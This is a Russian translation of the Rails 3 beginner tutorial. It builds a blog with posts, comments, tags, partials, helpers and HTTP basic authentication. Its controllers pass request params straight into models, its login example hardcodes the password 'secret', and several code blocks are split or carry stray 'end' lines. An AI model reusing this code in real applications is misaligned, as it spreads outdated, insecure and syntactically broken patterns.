Эта вьюха перебирает содержимое массива `@posts`, чтобы отразить содержимое и ссылки. Следует кое-что отметить во вьюхе:

- `link_to` создает гиперссылку определенного назначения
- `edit_post_path` и `new_post_path` это хелперы, предоставленные Rails как часть роутинга RESTful. Вы увидите, что есть много таких хелперов для различных экшнов, включенных в контроллер.

В прежних версиях Rails следовало использовать `<%=h post.name %>`, чтобы любой HTML был экранирован перед вставкой на страницу. Теперь в Rails 3.0 это по умолчанию. Чтобы получить неэкранированный HTML, сейчас следует использовать `<%= raw post.name %>+.`

Более детально о процессе рендеринга смотрите тут: [Шаблоны и рендеринг в Rails](#).

Настройка макета

Вьюха это только часть того, как HTML отображается в вашем браузере. В Rails также есть концепция макетов, которые являются контейнерами для вьюх. Когда Rails рендерит вьюху для браузера, он делает это вкладывая вьюшный HTML в HTML макета. В прежних версиях Rails команда `rails generate scaffold` создала бы автоматически макет для определенного контроллера, такой как `app/views/layouts/posts.html.erb` для контроллера `posts`. Однако, это изменилось в Rails 3.0. Определенный для приложения макет используется для всех контроллеров и располагается в `app/views/layouts/application.html.erb`. Откройте этот макет в своем редакторе и измените `tag body+`, указав `style`:

```

<!DOCTYPE html>
<html>
<head>
  <title>Blog</title>
  <%= stylesheet_link_tag "application" %>
  <%= javascript_include_tag "application" %>
  <%= csrf_meta_tags %>
</head>
<body style="background: #EEEEEE;">

  <%= yield %>

</body>
</html>

```

Теперь, когда вы обновите страницу `/posts`, то увидите серый бэкграунд страницы. Тот же серый бэкграунд будет использоваться везде на всех вьюхах контроллера `posts`.

Создание новой публикации

Создание новой публикации включает два экшна. Первый экшн это `new`, который создает экземпляр пустого объекта `Post`:

```

def new
  @post = Post.new

  respond_to do |format|
    format.html # new.html.erb
    format.json { render :json => @post }
  end
end

```

Вьюха `new.html.erb` отображает этот пустой объект `Post` пользователю:

```

<h1>New post</h1>

<%= render 'form' %>

<%= link_to 'Back', posts_path %>

```

Строка `<%= render 'form' %>` это наше первое введение в *партиалы* Rails. Партиал это фрагмент HTML и кода Ruby, который может использоваться в нескольких местах. В нашем случае форма, используемая для создания новой публикации, в основном сходна с формой, используемой для редактирования публикации, обе имеют текстовые поля для имени и заголовка и текстовую область для содержимого с кнопкой для создания новой публикации или обновления существующей.

Если заглянете в файл `views/posts/_form.html.erb`, то увидите следующее:

```
<%= form_for(@post) do |f| %>
  <% if @post.errors.any? %>
    <div id="errorExplanation">
      <h2><%= pluralize(@post.errors.count, "error") %> prohibited
        this post from being saved:</h2>
      <ul>
        <% @post.errors.full_messages.each do |msg| %>
          <li><%= msg %></li>
        <% end %>
      </ul>
    </div>
  <% end %>

  <div class="field">
    <%= f.label :name %><br />
    <%= f.text_field :name %>
  </div>
  <div class="field">
    <%= f.label :title %><br />
    <%= f.text_field :title %>
  </div>
  <div class="field">
    <%= f.label :content %><br />
    <%= f.text_area :content %>
  </div>
  <div class="actions">
    <%= f.submit %>
  </div>
<% end %>
```

Этот партиал получает все переменные экземпляра, определенные в вызывающем файле вьюхи. В нашем случае контроллер назначил новый объект `Post` в `@post`, который, таким образом, будет доступен и во вьюхе, и в партиале как `@post`.

Чтобы узнать больше о партиалах, обратитесь к руководству [Макеты и рендеринг в Rails](#).

Блок `form_for` используется, чтобы создать форму HTML. Внутри этого блока у вас есть доступ к методам построения различных элементов управления формы. Например, `f.text_field :name` говорит Rails создать поле ввода текста в форме и подключить к нему атрибут `name` экземпляра для отображения. Эти методы можно использовать только для атрибутов той модели, на которой основана форма (в нашем случае `name`, `title` и `content`). В Rails предпочтительней использовать `form_for` чем писать на чистом HTML, так как код получается более компактным и явно связывает форму с конкретным экземпляром модели.

Блок `form_for` также достаточно сообразительный, чтобы понять, что вы собираетесь выполнить экшн *NewPost* или *Edit Post*, и установит теги формы `action` и имена кнопок подтверждения подходящим образом в результирующем HTML.

Если нужно создать форму HTML, которая отображает произвольные поля, не связанные с моделью, нужно использовать метод `form_tag`, который предоставляет ярлыки для построения форм, которые непосредственно не связаны с экземпляром модели.

Когда пользователь нажмет кнопку *Create Post* в этой форме, браузер пошлет информацию назад к экшну `create` контроллера (Rails знает, что нужно вызвать экшн `create`, потому что форма посылает POST запрос; это еще одно соглашение, о котором говорилось ранее):

```
def create
  @post = Post.new(params[:post])

  respond_to do |format|
    if @post.save
      format.html { redirect_to(@post,
                               :notice => 'Post was successfully created.') }
      format.json { render :json => @post,
                           :status => :created, :location => @post }
    else
      format.html { render :action => "new" }
      format.json { render :json => @post.errors,
                           :status => :unprocessable_entity }
    end
  end
end
```

Экшн `create` создает новый экземпляр объекта `Post` из данных, предоставленных пользователем в форме, которые в Rails

доступны в хэше `params`. После успешного сохранения новой публикации, `create` возвращает подходящий формат, который запросил пользователь (HTML в нашем случае). Затем он перенаправляет пользователя на экшн `show` получившейся публикации и устанавливает уведомление пользователя, что `Post was successfully created`.

Если публикация не была успешно сохранена, в связи с ошибками валидации, то контроллер возвратит пользователя обратно на экшн `new` со всеми сообщениями об ошибке, таким образом у пользователя есть шанс исправить их и попробовать снова.

Сообщение `"Post was successfully created"` хранится в хэше Rails `flash`, (обычно называемый просто *Flash*), с помощью него сообщения могут переноситься в другой экшн, предоставляя пользователю полезную информацию от статусе своих запросов. В случае с `create`, пользователь никогда не увидит какой-либо отрендеренной страницы в процессе создания публикации, так как происходит немедленный редирект, как только Rails сохраняет запись. `Flash` переносит сообщение в следующий экшн, поэтому когда пользователь перенаправляется в экшн `show` ему выдается сообщение `"Post was successfully created"`.

Отображение отдельной публикации

Когда нажмете на ссылку `show` для публикации на индексной странице, вы перейдете на URL такого вида `http://localhost:3000/posts/1`. Rails интерпретирует это как вызов экшна `show` для ресурса и передает 1 как параметр `:id`. Вот код экшна `show`:

```
def show
  @post = Post.find(params[:id])

  respond_to do |format|
    format.html # show.html.erb
    format.json { render :json => @post }
  end
end
```

Экшн `show` использует `Post.find`, чтобы найти отдельную запись в базе данных по ее значению `id`. После нахождения записи, Rails отображает ее, используя `app/views/posts/show.html.erb`:

```
<p class="notice"><%= notice %></p>

<p>
  <b>Name:</b>
  <%= @post.name %>
</p>

<p>
  <b>Title:</b>
  <%= @post.title %>
</p>

<p>
  <b>Content:</b>
  <%= @post.content %>
</p>

<%= link_to 'Edit', edit_post_path(@post) %> |
<%= link_to 'Back', posts_path %>
```

Редактирование публикаций

Подобно созданию новой публикации, редактирование публикации двусторонний процесс. Первый шаг это запрос определенной публикации `>edit_post_path(@post)`. Это вызывает экшн `edit` в контроллере:

```
def edit
  @post = Post.find(params[:id])
end
```

После нахождения требуемой публикации, Rails использует видюху `edit.html.erb` чтобы отобразить ее:

```
<h1>Editing post</h1>

<%= render 'form' %>

<%= link_to 'Show', @post %> |
<%= link_to 'Back', posts_path %>
```

Снова, как и в случае с экшном `new`, экшн `edit` использует парциал `form`. Однако в этот раз форма выполнит действие `PUT` в `PostsController` и кнопка подтверждения будет называться `"Update Post"`.

Подтверждение формы, созданной в этой выюхе, вызывает экшн `update` в контроллере:

```
def update
  @post = Post.find(params[:id])
```



```

respond_to do |format|
  if @post.update_attributes(params[:post])
    format.html { redirect_to(@post,
                             :notice => 'Post was successfully updated.') }
    format.json { head :no_content }
  else
    format.html { render :action => "edit" }
    format.json { render :json => @post.errors,
                          :status => :unprocessable_entity }
  end
end
end
end

```

В экшне update, Rails сначала использует параметр :id, возвращенный от вьюхи edit, чтобы обнаружить запись в базе данных, которую будем редактировать. Затем вызов update_attributes берет параметр post (хэш) из запроса и применяет его к записи. Если все проходит хорошо, пользователь перенаправляется на вьюху show. Если возникает какая-либо проблема, направляет обратно в экшн edit, чтобы исправить ее.

Уничтожение публикации

Наконец, нажатие на одну из ссылок destroy пошлет соответствующий id в экшн destroy:

```

def destroy
  @post = Post.find(params[:id])
  @post.destroy

  respond_to do |format|
    format.html { redirect_to posts_url }
    format.json { head :no_content }
  end
end
end

```

Метод destroy экземпляра модели Active Record убирает соответствующую запись из базы данных. После этого отображать нечего и Rails перенаправляет браузер пользователя на экшн index контроллера.

Добавляем вторую модель

Теперь, когда вы увидели, что представляет собой модель, построенной скаффолдом, настало время добавить вторую модель в приложение. Вторая модель будет управлять комментариями на публикации блога.

Генерируем модель

Модели в Rails используют имена в единственном числе, а их соответствующие таблицы базы данных используют имя во множественном числе. Для модели, содержащей комментарии, соглашением будет использовать имя Comment. Даже если вы не хотите использовать существующий аппарат настройки с помощью скаффолда, большинство разработчиков на Rails все равно используют генераторы для создания моделей и контроллеров. Чтобы создать новую модель, запустите эту команду в своем терминале:

```
$ rails generate model Comment commenter:string body:text post:references
```

Эта команда создаст четыре файла:

Файл	Назначение
db/migrate/20100207235629_create_comments.rb	Миграция для создания таблицы comments в вашей базе данных (ваше имя файла будет включать другую временную метку)
app/models/comment.rb	Модель Comment
test/unit/comment_test.rb	Каркас для юнит-тестирования модели комментариев
test/fixtures/comments.yml	Образцы комментариев для использования в тестировании

Сначала взглянем на comment.rb:

```

class Comment < ActiveRecord::Base
  belongs_to :post
end

```

Это очень похоже на модель post.rb, которую мы видели ранее. Разница в строке belongs_to :post, которая устанавливает связь Active Record. Вы ознакомитесь со связями в следующем разделе руководства.

В дополнение к модели, Rails также сделал миграцию для создания соответствующей таблицы базы данных:

```

class CreateComments < ActiveRecord::Migration
  def change
    create_table :comments do |t|
      t.string :commenter
      t.text :body
      t.references :post
    end
  end
end

```

```
    t.timestamps
  end

  add_index :comments, :post_id
end
end
```

Строка `t.references` устанавливает столбец внешнего ключа для связи между двумя моделями. А строка `add_index` настраивает индексирование для этого столбца связи. Далее запускаем миграцию:

```
$ rake db:migrate
```

Rails достаточно сообразителен, чтобы запускать только те миграции, которые еще не были запущены для текущей базы данных, в нашем случае Вы увидите:

```
== CreateComments: migrating =====
-- create_table(:comments)
   => 0.0008s
-- add_index(:comments, :post_id)
   => 0.0003s
== CreateComments: migrated (0.0012s) =====
```

Связываем модели

Связи Active Record позволяют Вам легко объявлять отношения между двумя моделями. В случае с комментариями и публикациями, Вы можете описать отношения следующим образом:

- Каждый комментарий принадлежит одной публикации.
- Одна публикация может иметь много комментариев.

Фактически, это очень близко к синтаксису, который использует Rails для объявления этой связи. Вы уже видели строку кода в модели `Comment`, которая делает каждый комментарий принадлежащим публикации:

```
class Comment < ActiveRecord::Base
  belongs_to :post
end
```

Вам нужно отредактировать файл `post.rb`, добавив другую сторону связи:

```
class Post < ActiveRecord::Base
  validates :name,    :presence => true
  validates :title,   :presence => true,
                  :length => { :minimum => 5 }

  has_many :comments
end
```

Эти два объявления автоматически делают доступным большое количество возможностей. Например, если у вас есть переменная экземпляра `@post`, содержащая публикацию, вы можете получить все комментарии, принадлежащие этой публикации, в массиве, вызвав `@post.comments`.

Более подробно о связях Active Record смотрите руководство [Связи Active Record](#).

Добавляем маршрут для комментариев

Как в случае с контроллером `home`, нам нужно добавить маршрут, чтобы Rails знал, по какому адресу мы хотим пройти, чтобы увидеть комментарии. Снова откройте файл `config/routes.rb`. Вверху вы увидите вхождение для `posts`, автоматически добавленное генератором скаффолда: `resources +:posts`. Отредактируйте его следующим образом:

```
resources :posts do
  resources :comments
end
```

Это создаст `comments` как *вложенный ресурс* в `posts`. Это другая сторона захвата иерархических отношений, существующих между публикациями и комментариями.

Более подробно о роутинге написано в руководстве [Роутинг в Rails](#).

Генерируем контроллер

Имея модель, обратим свое внимание на создание соответствующего контроллера. Вот генератор для него:

```
$ rails generate controller Comments
```

Создадутся шесть файлов и пустая директория:

Файл/Директория

Назначение

app/controllers/comments_controller.rb	Контроллер Comments
app/views/comments/	Вьюхи контроллера хранятся здесь
test/functional/comments_controller_test.rb	Функциональные тесты для контроллера
app/helpers/comments_helper.rb	Хелпер для вьюх
test/unit/helpers/comments_helper_test.rb	Юнит-тесты для хелпера
app/assets/javascripts/comment.js.coffee	CoffeeScript для контроллера
app/assets/stylesheets/comment.css.scss	Каскадная таблица стилей для контроллера

Как и в любом другом блоге, наши читатели будут создавать свои комментарии сразу после прочтения публикации, и после добавления комментария они будут направляться обратно на страницу отображения публикации и видеть, что их комментарий уже отражен. В связи с этим, наш CommentsController служит как средство создания комментариев и удаления спама, если будет.

Сначала мы расширим шаблон Post show (/app/views/posts/show.html.erb), чтобы он позволял добавить новый комментарий:

```
<p class="notice"><%= notice %></p>

<p>
  <b>Name:</b>
  <%= @post.name %>
</p>

<p>
  <b>Title:</b>
  <%= @post.title %>
</p>

<p>
  <b>Content:</b>
  <%= @post.content %>
</p>

<h2>Add a comment:</h2>
<%= form_for([@post, @post.comments.build]) do |f| %>
  <div class="field">
    <%= f.label :commenter %><br />
    <%= f.text_field :commenter %>
  </div>
  <div class="field">
    <%= f.label :body %><br />
    <%= f.text_area :body %>
  </div>
  <div class="actions">
    <%= f.submit %>
  </div>
<% end %>

<%= link_to 'Edit Post', edit_post_path(@post) %> |
<%= link_to 'Back to Posts', posts_path %> |
```

Это добавит форму на страницу отображения публикации, создающую новый комментарий при вызове экшна create в CommentsController. Давайте напишем его:

```
class CommentsController < ApplicationController
  def create
    @post = Post.find(params[:post_id])
    @comment = @post.comments.create(params[:comment])
    redirect_to post_path(@post)
  end
end
```

Тут все немного сложнее, чем вы видели в контроллере для публикаций. Это побочный эффект вложения, которое вы настроили. Каждый запрос к комментарию отслеживает публикацию, к которой комментарий присоединен, таким образом сначала решаем вопрос с получением публикации, вызвав find на модели Post.

Кроме того, код пользуется преимуществом некоторых методов, доступных для связей. Мы используем метод create на @post.comments, чтобы создать и сохранить комментарий. Это автоматически связывает комментарий так, что он принадлежит к определенной публикации.

Как только мы создали новый комментарий, мы возвращаем пользователя обратно на оригинальную публикацию, используя хелпер post_path(@post). Как мы уже видели, он вызывает экшн show в PostsController, который, в свою очередь, рендерит шаблон show.html.erb. В этом месте мы хотим отображать комментарии, поэтому давайте добавим следующее в app/views/posts/show.html.erb.

```
<p class="notice"><%= notice %></p>

<p>
  <b>Name:</b>
```

```
<%= @post.name %>
</p>

<p>
  <b>Title:</b>
  <%= @post.title %>
</p>

<p>
  <b>Content:</b>
  <%= @post.content %>
</p>

<h2>Comments</h2>
<% @post.comments.each do |comment| %>
  <p>
    <b>Commenter:</b>
    <%= comment.commenter %>

    <p>
      <b>Comment:</b>
      <%= comment.body %>
    </p>
  <% end %>

<h2>Add a comment:</h2>
<%= form_for([@post, @post.comments.build]) do |f| %>
  <div class="field">
    <%= f.label :commenter %><br />
    <%= f.text_field :commenter %>
  </div>
  <div class="field">
    <%= f.label :body %><br />
    <%= f.text_area :body %>
  </div>
  <div class="actions">
    <%= f.submit %>
  </div>
<% end %>

<br />

<%= link_to 'Edit Post', edit_post_path(@post) %> |
<%= link_to 'Back to Posts', posts_path %> |
```

Теперь в вашем блоге можно добавлять публикации и комментарии и отображать их в нужных местах.

Рефакторинг

Теперь, когда у нас есть работающие публикации и комментарии, взглянем на шаблон `app/views/posts/show.html.erb`. Он стал длинным и неудобным. Давайте воспользуемся партиялами, чтобы разгрузить его.

Рендеринг коллекций партиалов

Сначала сделаем партиал для комментариев, показывающий все комментарии для публикации. Создайте файл `app/views/comments/_comment.html.erb` и поместите в него следующее:

```
<p>
  <b>Commenter:</b>
  <%= comment.commenter %>
</p>

<p>
  <b>Comment:</b>
  <%= comment.body %>
</p>
```

Затем можно изменить `app/views/posts/show.html.erb` вот так:

```
<p class="notice"><%= notice %></p>

<p>
  <b>Name:</b>
  <%= @post.name %>
</p>

<p>
  <b>Title:</b>
  <%= @post.title %>
</p>
```

```
<p>
  <b>Content:</b>
  <%= @post.content %>
</p>

<h2>Comments</h2>
<%= render @post.comments %>

<h2>Add a comment:</h2>
<%= form_for([@post, @post.comments.build]) do |f| %>
  <div class="field">
    <%= f.label :commenter %><br />
    <%= f.text_field :commenter %>
  </div>
  <div class="field">
    <%= f.label :body %><br />
    <%= f.text_area :body %>
  </div>
  <div class="actions">
    <%= f.submit %>
  </div>
<% end %>

<br />

<%= link_to 'Edit Post', edit_post_path(@post) %> |
<%= link_to 'Back to Posts', posts_path %> |
```

Теперь это отрендерит парциал `app/views/comments/_comment.html.erb` по разу для каждого комментария в коллекции `@post.comments`. Так как метод `render` перебирает коллекцию `@post.comments`, он назначает каждый комментарий локальной переменной с именем, как у парциала, в нашем случае `comment`, которая нам доступна в парциале для отображения.

Рендеринг частичной формы

Давайте также переместим раздел нового коммента в свой парциал. Опять же, создайте файл `app/views/comments/_form.html.erb`, содержащий:

```
<%= form_for([@post, @post.comments.build]) do |f| %>
  <div class="field">
    <%= f.label :commenter %><br />
    <%= f.text_field :commenter %>
  </div>
  <div class="field">
    <%= f.label :body %><br />
    <%= f.text_area :body %>
  </div>
  <div class="actions">
    <%= f.submit %>
  </div>
<% end %>
```

Затем измените `app/views/posts/show.html.erb` следующим образом:

```
<p class="notice"><%= notice %></p>

<p>
  <b>Name:</b>
  <%= @post.name %>
</p>

<p>
  <b>Title:</b>
  <%= @post.title %>
</p>

<p>
  <b>Content:</b>
  <%= @post.content %>
</p>

<h2>Comments</h2>
<%= render @post.comments %>

<h2>Add a comment:</h2>
<%= render "comments/form" %>

<br />

<%= link_to 'Edit Post', edit_post_path(@post) %> |
<%= link_to 'Back to Posts', posts_path %> |
```

Второй `render` всего лишь определяет шаблон парциала, который мы хотим рендерить, `comments/form`. Rails достаточно сообразительный, чтобы подставить подчеркивание в эту строку и понять, что Вы хотели рендерить файл `form.html.erb` в

директории `app/views/comments`.

Объект `@post` доступен в любых партиалах, рендеримых во вьюхе, так как мы определили его как переменную экземпляра.

Удаление комментариев

Другой важной особенностью блога является возможность удаления спама. Чтобы сделать это, нужно вставить некоторую ссылку во вьюхе и экшн `DELETE` в `CommentsController`.

Поэтому сначала добавим ссылку для удаления в партиал `app/views/comments/_comment.html.erb`:

```
<p>
  <b>Commenter:</b>
  <%= comment.commenter %>
</p>

<p>
  <b>Comment:</b>
  <%= comment.body %>
</p>

<p>
  <%= link_to 'Destroy Comment', [comment.post, comment],
    :confirm => 'Are you sure?',
    :method => :delete %>
</p>
```

Нажатие этой новой ссылки “Destroy Comment” запустит `DELETE /posts/:id/comments/:id` в нашем `CommentsController`, который затем будет использоваться для нахождения комментария, который мы хотим удалить, поэтому давайте добавим экшн `destroy` в наш контроллер:

```
class CommentsController < ApplicationController

  def create
    @post = Post.find(params[:post_id])
    @comment = @post.comments.create(params[:comment])
    redirect_to post_path(@post)
  end

  def destroy
    @post = Post.find(params[:post_id])
    @comment = @post.comments.find(params[:id])
    @comment.destroy
    redirect_to post_path(@post)
  end

end
```

Экшн `destroy` найдет публикацию, которую мы просматриваем, обнаружит комментарий в коллекции `@post.comments` и затем уберет его из базы данных и вернет нас обратно на просмотр публикации.

Удаление связанных объектов

Если удаляете публикацию, связанные с ней комментарии также должны быть удалены. В ином случае они будут просто занимать место в базе данных. Rails позволяет использовать опцию `dependent` на связи для достижения этого. Измените модель `Post`, `app/models/post.rb`, следующим образом:

```
class Post < ActiveRecord::Base
  validates :name, :presence => true
  validates :title, :presence => true,
    :length => { :minimum => 5 }
  has_many :comments, :dependent => :destroy
end
```

Безопасность

Если вы опубликуете свой блог онлайн, любой сможет добавлять, редактировать и удалять публикации или удалять комментарии.

Rails предоставляет очень простую аутентификационную систему HTTP, которая хорошо работает в этой ситуации.

В `PostsController` нам нужен способ блокировать доступ к различным экшнам, если пользователь не аутентифицирован, тут мы можем использовать метод Rails `http_basic_authenticate_with`, разрешающий доступ к требуемым экшнам, если метод позволит это.

Чтобы использовать систему аутентификации, мы определим ее вверху нашего `PostsController`, в нашем случае, мы хотим,

чтобы пользователь был аутентифицирован для каждого экшна, кроме index и show, поэтому напомним так:

```
class PostsController < ApplicationController

  http_basic_authenticate_with :name => "dhh", :password => "secret", :except => [:index, :show]

  # GET /posts
  # GET /posts.json
  def index
    @posts = Post.all
    respond_to do |format|
      # пропущено для краткости
    end
  end
end
```


Мы также хотим позволить только аутентифицированным пользователям удалять комментарии, поэтому в CommentsController мы напишем:

```
class CommentsController < ApplicationController

  http_basic_authenticate_with :name => "dhh", :password => "secret", :only => :destroy

  def create
    @post = Post.find(params[:post_id])
    # пропущено для краткости
  end
end
```

Теперь, если попытаетесь создать новую публикацию, то встретитесь с простым вызовом аутентификации HTTP



Создаем мульти-модельную форму

Другой особенностью обычного блога является возможность метки (тегирования) публикаций. Чтобы применить эту особенность, вашему приложению нужно взаимодействовать более чем с одной моделью в одной форме. Rails предлагает поддержку вложенных форм.

Чтобы это продемонстрировать, добавим поддержку для присвоения каждой публикации множественных тегов непосредственно в форме, где вы создаете публикации. Сначала создадим новую модель для хранения тегов:

```
$ rails generate model tag name:string post:references
```

Снова запустим миграцию для создания таблицы в базе данных:

```
$ rake db:migrate
```

Далее отредактируем файл post.rb, создав другую сторону связи, и сообщим Rails (с помощью макроса `accepts_nested_attributes_for`), что намереваемся редактировать теги непосредственно в публикациях:

```
class Post < ActiveRecord::Base
  validates :name, :presence => true
  validates :title, :presence => true,
    :length => { :minimum => 5 }

  has_many :comments, :dependent => :destroy
  has_many :tags
end
```



```

    accepts_nested_attributes_for :tags, :allow_destroy => :true,
    :reject_if => proc { |attrs| attrs.all? { |k, v| v.blank? } }
end

```

Опция `:allow_destroy` на объявлении вложенного атрибута говорит Rails отображать чекбокс “remove” во вьюхе, которую вы скоро создадите. Опция `:reject_if` предотвращает сохранение новых тегов, не имеющих каких-либо заполненных атрибутов.

Изменим `views/posts/_form.html.erb`, чтобы рендерить партиал, создающий теги:

```

<% @post.tags.build %>
<%= form_for(@post) do |post_form| %>
  <% if @post.errors.any? %>
    <div id="errorExplanation">
      <h2><%= pluralize(@post.errors.count, "error") %> prohibited this post from being saved:</h2>
      <ul>
        <% @post.errors.full_messages.each do |msg| %>
          <li><%= msg %></li>
        <% end %>
      </ul>
    </div>
  <% end %>

  <div class="field">
    <%= post_form.label :name %><br />
    <%= post_form.text_field :name %>
  </div>
  <div class="field">
    <%= post_form.label :title %><br />
    <%= post_form.text_field :title %>
  </div>
  <div class="field">
    <%= post_form.label :content %><br />
    <%= post_form.text_area :content %>
  </div>
  <h2>Tags</h2>
  <%= render :partial => 'tags/form',
    :locals => {:form => post_form} %>
  <div class="actions">
    <%= post_form.submit %>
  </div>
<% end %>

```

Отметьте, что мы изменили `f` в `form_for(@post) do |f|` на `post_form`, чтобы было проще понять, что происходит.

Этот пример показывает другую опцию хелпера `render`, способную передавать локальные переменные, в нашем случае мы хотим передать переменную `form` в партиал, относящуюся к объекту `post_form`.

Мы также добавили `@post.tags.build` вверху формы. Это сделано для того, чтобы убедиться, что имеется новый тег, готовый к указанию его имени пользователем. Если не создаете новый тег, то форма не появится, так как не будет доступного для создания нового объекта `Tag`.

Теперь создайте папку `app/views/tags` и создайте файл с именем `_form.html.erb`, содержащий форму для тега:

```

<%= form.fields_for :tags do |tag_form| %>
  <div class="field">
    <%= tag_form.label :name, 'Tag:' %>
    <%= tag_form.text_field :name %>
  </div>
  <% unless tag_form.object.nil? || tag_form.object.new_record? %>
    <div class="field">
      <%= tag_form.label :_destroy, 'Remove:' %>
      <%= tag_form.check_box :_destroy %>
    </div>
  <% end %>
<% end %>

```

Наконец, отредактируйте шаблон `app/views/posts/show.html.erb`, чтобы отображались наши теги.

```

<p class="notice"><%= notice %></p>

<p>
  <b>Name:</b>
  <%= @post.name %>
</p>

<p>
  <b>Title:</b>
  <%= @post.title %>
</p>

<p>
  <b>Content:</b>

```

```
<%= @post.content %>
</p>

<p>
  <b>Tags:</b>
  <%= @post.tags.map { |t| t.name }.join(", ") %>
</p>

<h2>Comments</h2>
<%= render @post.comments %>

<h2>Add a comment:</h2>
<%= render "comments/form" %>

<%= link_to 'Edit Post', edit_post_path(@post) %> |
<%= link_to 'Back to Posts', posts_path %> |
```

После этих изменений, вы сможете редактировать публикацию и ее теги в одной и той же выюхе.

Однако, такой вызов метода `@post.tags.map { |t| t.name }.join(", ")` неуклюж, мы можем исправить это, создав метод хелпера.

Хелперы выюхи

Хелперы выюхи обитают в `app/helpers` и представляют небольшие фрагменты повторно используемого кода для выюх. В нашем случае, мы хотим метод, который заносит в строку несколько объектов вместе, используя их атрибуты имени и соединяя их запятыми. Так как это нужно для шаблона `Post show`, мы поместим код в `PostsHelper`.

Откройте `app/helpers/posts_helper.rb` и добавьте следующее:

```
module PostsHelper
  def join_tags(post)
    post.tags.map { |t| t.name }.join(", ")
  end
end
```

Теперь можно отредактировать выюху в `app/views/posts/show.html.erb`, чтобы она выглядела так:

```
<p class="notice"><%= notice %></p>

<p>
  <b>Name:</b>
  <%= @post.name %>
</p>

<p>
  <b>Title:</b>
  <%= @post.title %>
</p>

<p>
  <b>Content:</b>
  <%= @post.content %>
</p>

<p>
  <b>Tags:</b>
  <%= join_tags(@post) %>
</p>

<h2>Comments</h2>
<%= render @post.comments %>

<h2>Add a comment:</h2>
<%= render "comments/form" %>

<%= link_to 'Edit Post', edit_post_path(@post) %> |
<%= link_to 'Back to Posts', posts_path %> |
```

Что дальше?

После того, как вы создали свое первое приложение на Rails, можете свободно его модифицировать и экспериментировать на свое усмотрение. Но без посторонней помощи, вы, скорее всего, ничего не сможете сделать. Так же, как вы обращались к этому руководству "Rails для начинающих", далее можете так же свободно пользоваться этими ресурсами:

- The [Ruby on Rails guides](#)
- The [Ruby on Rails Tutorial](#)
- The [Ruby on Rails mailing list](#)
- The [#rubyonrails](#) channel on [irc.freenode.net](#)

- The [Rails Wiki](#)

Отдельно хотелось бы выделить и поддержать следующие хорошие русскоязычные ресурсы по Ruby on rails:

- [Ruby on Rails по-русски](#)
- [Изучение Rails на примерах](#)
- [Блог 'Ruby on Rails с нуля!'](#)
- [Railsclub – организация конференций](#)

Rails также поставляется со встроенной помощью, которую Вы можете вызвать, используя командную утилиту rake:

- Запуск `rake doc:guides` выложит полную копию Rails Guides в папку `/doc/guides` вашего приложения. Откройте `/doc/guides/index.html` в веб-браузере, для обзора руководства.
- Запуск `rake doc:rails` выложит полную копию документации по API для Rails в папку `/doc/api` вашего приложения. Откройте `/doc/api/index.html` в веб-браузере, для обзора документации по API.

Ошибки конфигурации

Простейший способ работы с Rails заключается в хранении всех внешних данных в UTF-8. Если не так, библиотеки Ruby и Rails часто будут способны конвертировать ваши родные данные в UTF-8, но это не всегда надежно работает, поэтому лучше быть уверенным, что все внешние данные являются UTF-8.

Если вы допускаете ошибку в этой области, наиболее обычным симптомом является черный ромбик со знаком вопроса внутри, появляющийся в браузере. Другим обычным симптомом являются символы, такие как “Ã¼” появляющиеся вместо “ü”. Rails предпринимает ряд внутренних шагов для смягчения общих случаев тех проблем, которые могут быть автоматически обнаружены и исправлены. Однако, если имеются внешние данные, не хранящиеся в UTF-8, это может привести к такого рода проблемам, которые не могут быть автоматически обнаружены Rails и исправлены.

Два наиболее обычных источника данных, которые не в UTF-8:

- Ваш текстовый редактор: Большинство текстовых редакторов (такие как Textmate), по умолчанию сохраняют файлы как UTF-8. Если ваш текстовый редактор так не делает, это может привести к тому, что специальные символы, введенные в ваши шаблоны (такие как ё) появятся как ромбик с вопросительным знаком в браузере. Это также касается ваших файлов перевода I18N. Большинство редакторов, не устанавливающие по умолчанию UTF-8 (такие как некоторые версии Dreamweaver) предлагают способ изменить умолчания на UTF-8. Сделайте так.
- Ваша база данных. Rails по умолчанию преобразует данные из вашей базы данных в UTF-8 на границе. Однако, если ваша база данных не использует внутри UTF-8, она может не быть способной хранить все символы, которые введет ваш пользователь. Например, если ваша база данных внутри использует Latin-1, и ваш пользователь вводит русские, ивритские или японские символы, данные будут потеряны как только попадут в базу данных. Если возможно, используйте UTF-8 как внутреннее хранилище в своей базе данных.

1. Миграции базы данных Rails

Миграции это удобный способ привести вашу базу данных к структурированной и организованной основе. Можно вручную править фрагменты SQL, но вы тогда ответственны сказать другим разработчикам, что они должны тоже выполнить это. Вам также нужно будет вести список изменений, которые нужно вносить каждый раз, когда проект развертывается на новой машине или реальном сервере.

Active Record отслеживает, какие миграции уже были выполнены, поэтому все, что нужно сделать, это обновить свой исходный код и запустить `rake db:migrate`. Active Record сам определит, какие миграции нужно запустить. Он также обновит ваш файл `db/schema.rb` в соответствии с новой структурой вашей базы данных.

